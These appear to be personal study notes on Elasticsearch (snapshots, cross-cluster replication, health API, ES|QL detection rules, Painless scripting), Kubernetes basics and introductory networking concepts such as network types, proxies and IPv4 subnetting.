Snapshot and Restore
- Snapshot and restore allows you to create and manage backups taken from a running ES cluster
- takes the current state and data in your cluster and saves it to a repository
- Repos can be on a local shared filed system or in the cloud
- the ES Service performs snapshots automatically
Types of Repos
- The backup process starts with the creation of a repository
- different types are supported
| Shared file system | define path.repo in every node |
| Read-only URL | used when multiple clusters share a repo |
| AWS S3 | for AWS S3 repos |
| Azure | for Microsoft Azure Blob storage |
| GCS | for Google Cloud Storage |
| repository-hdfs plugin | store snapshots in Hadoop |
| Source-only repo | take minimal snapshots |
Setting Up a Repo
- Cloud deployments come with free repos preconfigured
- Use Kibana to register a repo
Taking a Snapshot Manually
- Once the repo is configured, you can take a snapshot
- using the
_snapshotendpoint or the UI - snapshots are a “point-in-time” copy of the data and incremental
- using the
- Can back up only certain indices
- Can include cluster state
PUT _snapshot/my_repo/my_logs_snapshot_1
{
"indices": "logs-*",
"ignore_unavailable": true
}
Automating Snapshots
- The
_snapshotendpoint can be called manually- every time you want to take a snapshot
- at regular invervals using an external tool
- Or, you can automate snapshots with Snapshot Lifecycle Management (SLM) policies
- policies can be created in Kibana
- or using the
_slmAPI
Restoring from a Snapshot
- Use the
_restoreendpoint on the snapshot ID to restore all indices from that snapshot:
POST _snapshot/my_repo/my_logs_snapshot_1/_restore
- Can also restore using Kibana
Searchable Snapshots
- There is an action called searchable snapshots
- Benefits include:
- search old data in a very cost-effective fashion
- reduce storage costs
- use the same mechanism you are aleady using
How Searchable Snapshots Work
- Searching a searchable snapshot index is the same as searching any other index
- when a snapshot of an index is searched, the index must get mounted locally in a temporary index
- the shards of the index are allocated to data nodes in the cluster
Setting up Searchable Snapshots
- In the cold or frozen phase, you configure a searchable snapshot by selecting a registered repository
Add Searchable Snapshots to ILM
- Edit your ILM policy to add a searchable snapshot to your cold or frozen phase
- ILM will automatically handle the index mounting
- the hot and cold phase uses fully mounted indices
- the frozen phase uses partially mounted indices
- If the delete phase is active, it will delete the searchable snapshot by default:
- turn off with
"delete_searchable_snapshot": false
- turn off with
- If your policy applies to a data stream, the searchable snapshot will be included in searches by default
Cluster Management
Multi-Cluster Operations
Cross-Cluster Replication
- Cross-cluster replication (CCR) enables replication of indices across clusters
- Uses an active-passive model:
- you index to a leader index,
- the data is replicated to one or more read-only follower indices
Disaster Recovery and High Availability
- Replicate data from one data center to one or more other data centers
Data Locality
- Bring data closer to your users or application servers to reduce latency and response time
Centralized Reporting
- Replicate data from many smaller clusters to a centralized reporting cluser
Replication is Pull-Based
- The replication is driven by the follower index
- the follower watches for changes in the leader index
- operations are pulled by the follower
- causes no additional load on the server
- Replication is done at the shard level
- the follower has the same number of shards as the leader
- all operations on each leader shard are replicated on the corresponding follower shard
- Replication appears in near real-time
Configuring CCR
- Configure a remote cluster using Kibana
- the follower configures the leader as a remote cluster
- You need a user that has the appropriate roles, and configure the appropriate TLS/SSL certificates (https://www.elastic.co/guide/en/elasticsearch/reference/current/ccr-getting-started.html)
- Use the Cross-Cluster Replication UI, or the
_ccrendpoint- create a follower index that references both the remote cluster and the leader index
PUT copy_of_the_leader_index/_ccr/follow
{
"remote_cluster" : "cluster2",
"leader_index" : "index_to_be_replicated"
}
Auto-Following Functionality
- Useful when your leader indices automatically rollover to new indices
- you follow a pattern
PUT _ccr/auto_follow/logs
{
"remote_cluster" : "cluster2",
"leader_index_patterns" : [ "logs*" ],
"follow_index_pattern" : "{{leader_index}}-copy"
}
Cross-Cluster Search
- Cross-cluster search enables you to execute a query across multiple clusters
Searching Remotely
- To search an index on a remote cluster, prefix the index name with the remote cluster name
GET eu-west-1:blogs/_search
{
"query": {
"match": {
"title": "network"
}
}
}
Searching Multiple Cluster
- To perform a search across multiple clusters, list the cluster names and indices
- you can use wildcards for the names of the remote clusters
GET blogs,eu-west-1:blogs,us-*:blogs/_search
{
"query": {
"match": {
"title": "network"
}
}
}
Search Response
- All results retrieved from a remote index will be prefixed with the remote cluster’s name
"hits": [
{
"_index": "eu-west-1:blogs",
"_id": "3s1CKmIBCLh5xF6i7Y2g",
"_score": 4.8329377,
"_source": {
"title": "Using Logstash to ...",
...
} },
{
"_index": "blogs",
"_id": "Mc1CKmIBCLh5xF6i7Y",
"_score": 4.561167,
"_source": {
"title": "Brewing in Beats: New ...",
...
} },
Troubelshooting
The Health API
- The Health API provide an an overview of the health of a cluster
- Diagnose issues across different components like shards, ingestion, and search
- Health reports include specific recommendations to fix the issues
GET /_health_report
Health Status Levels
- Each indicator has a health status
- The cluster’s status is controlled by the worst indicator status
| Color | Meaning |
|---|---|
| Green | The indicator is healthy |
| Unknown | Could not be determined |
| Yellow | Degraded states |
| Red | Outage or feature unavailable |
Health Indicator Breakdown
master_is_stable | checks if the master is changing too frequently |
shards_availability | check if the cluster has all shards available |
disk | reports health issues caused by lack of disk space |
ilm | reports health issues related to ILM |
repository_integrity | checks if any snapshot repos becomes corrupted, unknown or invalid |
slm | reports health issues related to SLM |
shards_capacity | checks if the cluster has enough room to add new shards |
Health Indicator Symptoms and Impacts
{"status": "red",
"indicators": { ...
"shards_availability": {
"status": "red",
"symptom": "This cluster has 1 unavailable primary shard, 1 unavailable replica shard.",
"details": {},
"impacts": [{ ...
"description": "Cannot add data to 1 index [blogs_elser]. Searches might return incomplete results.",
"impact_areas": ["ingest", "search"]
}],
Health Indicator Diagnosis
"diagnosis": [{
"cause": "Elasticsearch isn't allowed to allocate some shards from these indices to any of the nodes in the cluster",
"action": "Diagnose the issue by calling the allocation explain API for an index [GET _cluster/allocation/explain]..."
"help_url": "https://ela.st/diagnose-shards",
"affected_resources": {"indices": ["blogs_elser"]}
}]
Monitoring Your Clusters
Monitoring the Elastic Stack
- To monitor the Elastic Stack, you can use the Elastic Stack
- Metricbeat to collect metrics
- Filebeat to collect logs
- Or use Elastic Agent
- It is recommended using a dedicated cluster for monitoring
- to reduce the load and storage on the monitored cluster
- to keep access to monitoring even for unhealthy clusters
- to support segregation of duties
Monitoring with Elastic Agent
- Use Elastic Agent to collect both metrics and logs
Configuring Monitoring on Elastic Cloud
- Enable monitoring via the Cloud console
- select the deployment used to monitor the Stack
ES|QL for Security Analysts
Getting Started
Elasticsearch | Query Language
- Dynamic language designed from the ground up to transform, enrich, and simplify investigations
- faster results
- simplified user experience
- new search capabilities
- quicker insights
- accurate alerting
- Uses a dedicated query engine
- Brings together the capabilities of multiple languages
Why is it needed?
- Purpose for creation
- flexible searches with the ability to define fields at query time
- accurate detection rules that help reduce alert fatigue
- work with summarized data using aggregations in queries
- providing data enrichment at query time
Requirements
- Elastic Stack version 8.14
- Data
ES|QL Syntax
- Each command works on the output of the previous one using the pipe character
source-command
| processing-command1
| processing-command2
- Can be written in multiple lines or one
source-command | processing-command1 | processing-command2
Example
FROM logs-network*
| KEEP @timestamp, source.ip, destination.ip, source.bytes, destination.bytes
| EVAL total.bytes = source.bytes + destination.bytes
| WHERE total.bytes > 10000
| SORT source.ip, total.bytes desc
| LIMIT 2
ES|QL Basic Commands
FROM
… retrieves data from ES
- Can specify Indices, Data Streams, and Aliases
- Wildcards and comma-separated lists can be used to query multiple sources
- Returns 1000 results by default
KEEP
… specifies which columns are returned and in which order
- Results will be printed in a table format
- The order of field in the query will dictate the column order
EVAL
… enables you to calculate new values and add them as a new column
- This new column is only created in the output table, it is not stored in ES
- EVAL typically uses functions to calculate values
WHERE
… returns a table with the rows where the specified condition is true
- Key command to filter data
- The condition can include operators (<, ==, and, or, …) and functions
SORT
… orders the rows of the table
asc/descdefine the order -> ascending is used if not specified- Multiple columns can be specified
LIMIT
… sets how many rows are returned by the query
- A limit of 10.000 rows still applies
- Useful for calculating the top results in a search
Operators
Query building-blocks for working with data
- Relational operators (<, >, <=, >=, ==, !=)
- Mathematical operators (+, -, *, /)
- Logical operators (AND, OR, NOT)
- NULL value predicates (IS NULL, IS NOT NULL)
- Other comparison operators (LIKE, RLIKE, IN)
Relation Operators
- Return a boolean result
- Comparisons can be made to values and to other fields of the same type
- If either field being compared is multi-value the result will be NULL
- Only certain fields are supported (date, numbers, text, keywords, IP)
Mathematical Operators
- EVAL’s best friend
- If either field is multi-value the result will be NULL
- Only certain fields are supported (date, numbers, text, keywords, IP)
Logical Operators
- Serve them with a side of parantheses for best results
NULL Values
- When ingesting data, empty fields will be set to NULL
- By default NULL values are larger than other values
- NULL values are ignored when included in calculations
- Great for finding fields that contain data
LIKE
- Matches a string against a pattern using wildcards
*matches zero or more matches?matches one character
RLIKE
- Matches strings using RegEx
- More versatile than the LIKE operator but more compute intensive
- Useful for matching known complex patterns
IN
- Matches values in a comma-separated list of literals, fields, or expressions
- Useful when filtering for multiple values
Comments
- Helpful for testing parts of a query, debugging, and documenting
// for single line comments
/* and */ for block comments
Metadata Fields
- ES|QL can access these metadata fields by using the METADATA directive in the FROM command:
- _index: Index in which the document is stored
- _id: Unique identifier for the document
- _version: Version of the document
Functions
Functions that help work with data:
- Working with strings
- IP address CIDR notation search
- Grouping Functions
- Aggregation Functions
IP Functions - CIDR_MATCH
- Used for IPv4/IPv6 CIDR matching
- Returns “true” if the IP is contained in the specified CIDR blocks
String Functions - to/from base64
- Encoding is useful to obfuscate URL paths, process arguments, …
- Further commands can be appended afterwards
- Query will crash if no base64 values are ingested
String Functions - TO_LOWER/TO_UPPER
- These commands will convert input text to either uppercase or lowercase
- Useful in case insensivity situations
Aggregate Functions - STATS […] BY
- “STATS … BY” will group rows into buckets based on a common value you specify
- Can be used to calculate one or more aggregated values over grouped rows
- If “BY” is omitted no grouping will happen and only one calculation over all data will occur
- Multiple aggregation functions are supported (Avg, Count, Sum, Percentile, …)
Grouping Functions - Bucket
- Creates groups of values out of a numeric or date range
- Useful to find anomalies in data over time or numeric data
Bucket can be used in 2-parameter mode
- Useful for when you don’t want to specify the interval:
- Second parameter is the size of each bucket
- It must be a double for numbers or a time period for dates
Investigating Events
ES|QL within Timeline
- Timeline is the investigative pane in Security
- Use ES|QL to find specific events
- Cannot pin events like in query
- Staging area for rule creation
Building ES|QL Security Queries
- Understand what data is available
- Which integrations do you have?
- What fields are available?
- Define the goals and scope of the query
- Similar to hypothesis-driven threat hunting
- What fields and ES|QL functions are necessary?
- Develop the query:
- gather the necessary information
- aggregations can provide unexpected results, test them separately
- remember you can comment out
- leave LIMIT and data conversions until the end if possible
Rule Creation with ES|QL
Rule Creation Workflow
- Create ES|QL queries in Timeline or Discover first
- Create ES|QL rules in second
- Considerations:
- Is this query applicable over time?
- Do I want this query running on a schedule?
- Will this query result in false positives? How many?
- Use your “strongest” ES|QL queries
Aggregating vs Non-Aggregating Rules
- Aggregating rules
- Use STATS… BY functions
- Create a new field
- Performs some type of mathematical operation
- Non-Aggregating rules
- Non-aggregating queries retrieve specific records without performing calculations on grouped data
- Necessary for de-duplication
Rule Creation
- You can optionally assign a Timeline template to aide your analysis when this alert triggers
- Identifying information on the rule goes in the “About rule” section
- Set the schedule that your rule will run
- a rule that runs every 5 minutes with 1 additional look-back minute will look at the last 6 minutes of data
- Alerts can also be sent via connectors
Considerations When Writing Rules
- The LIMIT command specifies the number of rows that can be returned
- A detection rule’s max_signals setting specifies the maximum number of alerts it can create every time it runs
- The max_signals default value is 100
- If the LIMIT value is lower than the max_signals value, the rule uses the LIMIT value to determine the maximum number of alerts the rule generates
- If the LIMIT value is higher than the max_signals value, the rule uses the max_signals value
Kubernetes Basics
Introduction and Core Concepts
Three Big Ideas
- Kubernetes relies on Controllers
- Kubernetes is a container orchestration engine
- What actually makes Kubernetes difficult to approach
Basic Control Loop Workflow:
- Declare your desired state
- Kubernetes checks to see if current state is desired
- If not in desired state, controller(s) make or request changes to correct this
Kubernetes Cluster Infrastructure
Control Plane
- Runs infrastructure controlling components
- K8s API Server
- front-end for control plane
- central point of communication for all cluster objects
- Controller Manager & Cloud Controller Manager
- manage all controllers
- Scheduler
- assigns workloads to the underlying nodes
- ETCD
- stores all of K8s backing cluster data (state of objects, name of objects, …)
Worker Nodes
- Kubelet
- something like a K8s agent that runs on each node
- uses container runtime interface
- Kube-proxy
- helps maintaining the networking rules on the underlying nodes
- Any container runtime
Kubernetes Objects
Kubernetes Object YAMLs
- apiVersion
- kind
- metadata
- name
- namespace
- labels
- annotations
- spec
The Pod

- Pods are the smallest deployable unit of computing that you can create and manage in Kubernetes
- Pod is a Kubernetes construct
- A pod can run multiple containers
Storage
- Volumes
- Ephemeral vs Persistent
- Persistent Volumes
- PersistentVolumeClaims
- Container Storage Interface
Networking
- Kubernetes Networking Services
- ClusterIP
- NodePort
- LoadBalancer
- ExternalName
- Ingress (Contollers)
Workloads
- DaemonSet
- ensures a copy of a pod runs on every (or selected) node in the cluster
- StatefulSet
- manages stateful pods with stable identities and persistent storage
- Deployment
- manages stateless replicas of pods with easy scaling and updates
Namespaces
- A virtual cluster within a single physical cluster that isolates resources like pods, services, and deployments, allowing multiple teams or projects to share the same cluster without interfering with each other
- help with:
- resource isolation
- access control
- organizing resources
Extending Kubernetes
- Custom Resource Definitions
- Operator Framework
Hamburger
Elastic’s Operator
kubectl get elasticsearch- YOUR controllers, built on top of THEIR controllers, making the entire stack happen
ECK
- ECK (Elastic Cloud on Kubernetes) is an operator that lets Kubernetes manage Elasticsearch, Kibana, and other Elastic Stack components
- It extends Kubernetes with custom resources so these services can be deployed, scaled, and upgraded like native workloads
- This makes running and managing Elastic Stack on Kubernetes simple and declarative
Further Reads
Introduction to Painless
The Case for Painless
The need for scripting in Painless
- ES can help you solve many problems right out of the box
- There will be times, however, when you will need to write a script as part of the solution
- For example, you may want to modify the way in which documents are scored in a full-text search
- Or you may want to calculate the duration of a trip and store it in a new field
- Or you may want to use an advanced optimization algorithm to find the best route for a package delivery driver
- In such cases, you will need to use ES’s Painless scripting language
Example: Generate a loan quote
- Say you have an index that keeps track of loan applicants and their credit ratings
PUT borrowers/_doc/1
{
"id": "001",
"name": "Joe",
"credit_rating", 450
}
PUT borrowers/_doc/2 {
"id": "002",
"name": "Mary",
"credit_rating": 650
}
- A bank wants to use this data to determine an interest rate based on their credit rating and also classify them according to risk level
- Specifically, the bank wants a query that that will return a loan quote as follows:
- The quote should include a risk rating with a value of
GoodorPoorwhich will be based on the borrower’s credit rating and a risk threshold should appear in the results of the query - An interest rate offer with a value based on the risk rating should also be included
- The risk threshold, together with the good and poor interest rates will be provided as an input to the query
- For example, the bank may want to generate quotes with a good interest rate of 10% to borrowers with a credit rating higher than 500 and 15% otherwise
- The quote should include a risk rating with a value of
Painless to the Rescue
- Using Painless, you can write the following DSL query:
GET borrowers/_search
{
"fields": [
"loan_quote.loan_id", "loan_quote.interest_rate", "loan_quote.risk_rating"
],
"runtime_mappings": { "loan_quote": {
"type": "composite", "script": {
"lang": "painless",
"source": """
String loanId = params['_source']['name'] + "-" + params['_source']['id']; if
(doc['credit_rating'].value > params.risk_threshold) {
emit(["loan_id": loanId, "risk_rating": "Good", "interest_rate": params['go
} else {
emit(["loan_id": loanId, "risk_rating": "Poor", "interest_rate": params['po
}
...
Introduction to Painless
Getting started
- You can start writing and running scripts using the
_scriptsAPI with the_executeend-point:
POST _scripts/painless/_execute
{
"script":{
"lang": "painless",
"source": "(2 + 1) * 4"
}
- The source code in this case is simply an single-line numerical expression
- Note the use of JSON to encapsulate the script
Basics of Painless scripting
- Writing complex code as an inline expression is not very practical
- You can write blocks of code using
"""as the block delimiter
POST _scripts/painless/_execute
{
"script":{
"lang": "painless",
"source": """
return (2 + 1) * 4;"""
}
Variables and types
- Variables in Painless can be declared by specifying their type, name, and initial value
POST _scripts/painless/_execute
{
"script":{
"lang": "painless",
"source": """ int x = 2; int y = 1;
return (x + y) * 4;"""
}
Data types
- Painless has the same data types as Java, including:
- Primitive types: byte, char, short, int, long, float, double, and boolean
- Object wrappers for primitive types: Integer, Long, Float, Double, and Boolean String
- Other object types, including Date and others
- Data structures
- Arrays, Lists, Maps, and others
Expressions
- You can write numerical expressions using
+,-,*,/and%- Be aware that
4/3is not the same expression as4.0/3.0
- Be aware that
- You can also use bitwise operators
&,|,^,<<,>> - For string expressions you can use
+- Note that using
+to concatenate a string with a non-string value will coerce this value into a string as part of the concatenation
- Note that using
- You can use parantheses to create sub-expressions and control the order of evaluation
Maps and ArrayLists
- In Painless, Maps and ArrayList are particularly easy to build and use
m = ["a": 1, "b": 2]creates a Mapmcontaining two keys,aandbwith values 1 and 2, respectivelym.get("a")returns1, the value of keyam.put("c": 3)adds a new keyctomwith a value of3m.remove("a")removes the entry in the Map with a key ofa
a = [1,2]creates an ArrayListacontaining two values,1and2, in that ordera[0]returns1, whilea[1]returns2a.add(3)adds3to the end ofaa.remove(2)removes the element at position2froma, shifting the remaining elements to the left
Script parameters
- To make scripts more general and efficient, you can use script parameters
- Values that change from one execution to another should be passed as parameters
- The compiled version of the source will be cached by ES and can be reused with new data
POST _scripts/painless/_execute
{
"script": {
"lang": "painless",
"source": """
String name = params.name;
return "Hello, " + name + ", welcome to Painless programming!"
""",
"params": {
"name": "Maria Smith"
}
}
}
Conditional statements
- Painless supports
ifandif-elseconditional statements
POST _scripts/painless/_execute
{
"script": {
"lang": "painless",
"source": """
int score = params.score; String testResult;
if (score >= 60) {testResult = "Pass";
} else {
testResult = "Fail";
}
return testResult;
""",
"params": {"score": 85
}
}
}
The conditional operator
- Instead of using an if-statement to set the value of a variable, you can use the conditional operator
?
POST _scripts/painless/_execute
{
"script": {
"lang": "painless",
"source": """
int score = params.score;
String testResult;
testResult = (score >= 60) ? "Pass" : "Fail";
return testResult;
""",
"params": {"score": 85
}
}
}
Loops
- Painless supports for, while, do-while, and for-each loops
Methods
- Methods and functions (methods that return values) are supported inside Painless scripts
- Methods allow you to write reusable Painless code
- Unfortunately, methods cannot be saved outside a script and must be copy-pasted from script to script
POST _scripts/painless/_execute
{
"script": {
"lang": "painless",
"source": """
double areaCircle(double r) {
return Math.Pi * r * r;
}
return areaCircle(params.r)
""",
"params": {
"r": 2
}
}
}
Storing a Script
- A Painless script can be stored in the cluster state using the
_scriptAPI and giving it a name (its id)
PUT _scripts/hello_world
{
"script": {
"lang": "painless",
"source": """
return params.greeting + ", " + params.name + "!"
"""
}
- Later on, during an ES operation, such as search or update, the script can be invoked by id with parameters values passed on invocation
Networking
Introduction to Networking
Structure
Network Types
Wide Area Network (WAN)
… is commonly referred to as the internet. When dealing with networking equipment, you’ll often have a WAN address and LAN address. The WAN one is the address that is generally accessed by the internet. It is not exclusive to the internet; a WAN is just a large number of LANs joined together. Many large companies or government agencies will have an “Internal WAN”. Generally speaking, the primaty way you identify if the network is a WAN is to use a WAN specific routing protocol such as BGP and if the IP schema in use is not within RFC 1918.
Local Area Netwotks (LAN) / Wireless Local Area Network (WLAN)
LANs and WLANs will typically assign IP addresses designated for local use. In some cases you may be assigned a routable IP address from joining their LAN, but that is much less common. There’s nothing different bewteen a LAN or WLAN, other than WLAN’s introduce the ability to transmit data without cables.
Virtual Private Network (VPN)
… has the goal of making the user feel as if they were plugged into a different network.
Site-to-Site VPN
Both the client and server are Network Devices, typically either Routers or Firewalls, and share entire network ranges. This is the most commonly used to join company networks together over the internet, allowing multiple locations to communicate over the internet as if they were local.
Remote Access VPN
This involves the client’s computer creating a virtual interface that behaves as if it is on a client’s network. When analyizing these VPNs, an important piece to consider is the routing table that is created when joining the VPN. If the VPN only creates routes for specific networks, this is called a split-tunnel VPN, meaning the internet connection is not going out of the VPN.
SSL VPN
This is essentially a VPN that is done within your web browser and is becoming increasingly common as web browsers are becoming capable of doing anything. Typically these will stream applications or entire desktop sessions to your web browser.
Book Terms
Global Area Network (GAN)
A worldwide network such as the internet is known as a GAN. However, the internet is not the only computer network of this kind. Internationally active companies also maintain isolated networks that span several WANs and connect company computers worldwide. GANs use the glass fibers infrastructure of wide-are networks and interconnect them by international undersea cables or satellite transmission.
Metropolitan Area Network (MAN)
… is a broadband telecommunications network that connects several LANs in geographical proximity. As a rule, these are individual branches of a company connected to a MAN via leased lines. High-performance routers and high-performance connections based on glass fibers are used, which enable a significantly higher data throughput than the internet. The transmission speed between two remote nodes is comparable to communication within a LAN.
Internationally operating network operators provide the infrastructure for MANs. Cities wired as MANs can be integrated supra-regionally in WANs and internationally in GANs.
Personal Area Network (PAN) / Wireless Personal Area Network (WPAN)
Modern end devices such as smartphones, tablets, laptops, or desktop computers can be connected ad hoc to form a network to enable data exchange. This can be done by cable in the form of a PAN.
The wireless variant WPAN is based on bluetooth or wireless USB technologies. A WPAN that is established via bluetooth is called Piconet. PANs and WPANs usually extend only a few meters and are therefore not suitable for connecting devices in separate rooms or even buildings.
In the context of the Internet of Things, WPANs are used to communicate control and monitor with low data rates. Protocols such as Insteon, Z-Wave, and ZigBee were explicitly designed for smart home automation.
Topologies
A network topology is a typical arrangement and physical or logical connection of devices in a network. Computers are hosts, such as clients and servers, that actively use the network. They also include network components such as switches, bridges, routers, which have a distribution function and ensure that all network hosts can establish a logical connection with each other. The network topology determines the components to be used and the access methods to the transmission media.
Connections
| Wired | Wireless |
|---|---|
| Coaxial cabling | Wi-Fi |
| Glass fiber cabling | Cellular |
| Twisted-pair cabling | Satellite |
| and others | and others |
Nodes - Network Interface Controller (NICs)
Network nodes are the transmission medium’s connection points to transmitters and receivers of electrical, optical, or radio signals in the medium. A node may be connected to a computer, but certain types may have only one microcontroller on a node or may have no programmable device at all.
- repeaters
- hubs
- bridges
- switches
- router/modem
- gateways
- firewalls
Classifications
You can imagine a topology as a virtual structure of a network. This form does not necessarily correspond to the actual physical arrangement of the devices in the network. Therefore these topologies can be either physical or logical.
- point-to-point
- bus
- star
- ring
- mesh
- tree
- hybrid
- daisy chain
Proxies
Dedicated Proxy / Forward Proxy
… is what most people imagine a proxy to be. A forward proxy is when a client makes a request to a computer, and that computer carries out the request.

Reverse Proxy
Instead of being designed to filter outgoing requests, it filters incoming ones. The most common goal with a reverse proxy, is to listen on an address and forward it to a closed-off network.
(Non-) Transparent Proxy
With a transparent proxy, the client doesn’t know about its existence. The transparent proxy intercepts the client’s communication requests to the internet and acts as a substitute instance. To the outside, the transparent proxy, like the non-transparent proxy, acts as a communication partner.
If it is a non-transparent proxy, you must be informed about its existence. For this purpose, you and the software you want to use are given a special proxy configuration that ensures that traffic to the internet is first addressed to the proxy. If this configuration does not exist, you cannot communicate via the proxy. However, since the proxy usually provides the only communication path to other networks, communication to the internet is generally cut off without a corresponding proxy configuration.
Workflow
Networking Models
Two networking models describe the communication and transfer of data from one host to another, called ISO/OSI model and the TCP/IP model. This is a simplified representation of the so-called layers representing transferred Bits in readable contents.
Addressing
Network Layer
The network layer of OSI controls the exchange of data packets, as these cannot be directly routed to the receiver and therefore have to be provided with routing nodes. The data packets are then transferred from node to node until they reach their target. To implement this, the network layer identifies the individual network nodes, sets up and clears connection channels, and takes care of routing and data flow control. When sending the packets, addresses are evaluated, and the data is routed through the network from node to node. There is usually no processing of the data in the layers above the Layer 3 in the nodes. Based on the addresses, the routing and the construction of routing tables are done.
In short, it is responsible for:
- Logical Addressing
- Routing
Protocols are defined in each layer of OSI, and these protocols represent a collection of rules for communication in the respective layer. They are transparent to the protocols of the layers above or below. Some protocols fulfill tasks of several layers and extend over two or more layers. The most used protocols on this layer are:
- IPv4 / IPv6
- IPsec
- ICMP
- IGMP
- RIP
- OSPF
It ensures the routing of packets from source to destination within or outside a subnet. These two subnets may have different addressing schemes or incompatible addressing types. In both cases, the data transmission in each case goes through the entire communication network and includes routing between the network nodes. Since direct communication between the sender and the receiver is not always possible due to the different subnets, packets must be forwarded from nodes that are on the way. Forwarded packets do not reach the higher layers but are assigned a new intermediate destination and sent to the next node.
IPv4 Addresses
Each host in the network located can be identified by the so-called Media Access Control address (MAC). This would allow data exchange within this one network. If the remote host is located in another network, knowledge of the MAC address is not enough to establish a connection. Addressing on the internet is done via the IPv4 and/or IPv6 address, which is made up of the network address and the host address.
It does not matter whether it is a smaller network, such as a home computer network, or the entire internet. The IP address ensures the delivery of data to the correct receiver. You can imagine the representation of MAC and IPv4/IPv6 addresses as follows:
- IPv4 / IPv6
- describes the unique postal address and district of the receiver’s building
- MAC
- describes the exact floor and apartment of the receiver
Structure
An IPv4 address consists of a 32-bit binary number combined into 4 bytes consisting of 8-bit groups (octets) ranging from 0-255. These are converted into more easily readable decimal numbers, separated by dots and represented as dotted-decimal notation.
| Notation | Presentation |
|---|---|
| Binary | 0111 1111.0000 0000.0000 0000.0000 0001 |
| Decimal | 127.0.0.1 |
Each network interface is assigned a unique IP address.
The IPv4 format allows for 4,294,967,296 unique addresses. The IP address is divided into a host part and a network part. The router assigns the host part of the IP address at home or by an administrator. The respective network administrator assigns the network part. On the internet, this is IANA, which allocates and manages the unique IPs.
The IP network blocks were divided into classes A - E. The different classes differed in the host and network shares’ respective lengths.
Subnet Mask
A further separation of these classes into small networks is done with the help of subnetting. This separation is done using the netmasks, which is as long as an IPv4 address. As with classes, it describes which bit positions within the IP address act as network part or host part.
Network and Gateway Addresses
Two additional IPs are reserved for the so-called network address (usually the first) and the broadcast address (usually the last). An important role plays the default gateway, which is the name for the IPv4 address of the router that couples networks and systems with different protocols and manages addresses and transmission methods. It is common for the default gateway to be assigned the first or last assignable IPv4 address in a subnet. This is not a technical requirement, but has become a de-facto standard in network environments of all sizes.
Broadcast Address
The broadcast IP address’s tasks is to connect all devices in a network with each other. Broadcast in a network is a message that is transmitted to all participants of a network and does not require any response. In this way, a host sends a data packet to all other participants on the network simultaneously and, in doing so, communicates its IP address, which the receivers can use to contact it.
Classless Inter-Domain Routing - (CIDR)
… is a method of representation and replaces the fixed assignment between IPv4 address and network classes. The division is based on the subnet mask or the so-called CIDR suffix, which allows the bitwise division of the IPv4 address space and thus into subnets of any size. The CIDR suffix indicates how many bits from the beginning of the IPv4 address belong to the network. It is a notation that represents the subnet mask by specifying the number of 1-bits in the subnet mask.
- IPv4 Address
- 192.168.10.39
- Subnet Mask
- 255.255.255.0
- CIDR
- 192.168.10.39/24
Subnetting
The division of an address range of IPv4 addresses into several smaller address ranges is called subnetting.
A subnet is a logical segment of a network that uses IP addresses with the same network address. You can think of a subnet as a labeled entrance on a large building corridor. With the help of subnetting, you can create a specific subnet by yourself or find out the following outline of the respective network:
- Network Address
- Broadcast Address
- First Host
- Last Host
- Number of Hosts
Example:
| Network Address | First Host | Last Host | Broadcast Address | CIDR |
|---|---|---|---|---|
| 192.168.12.176 | 192.168.12.177 | 192.168.12.190 | 192.168.12.191 | 192.168.12.176/28 |
MAC Address
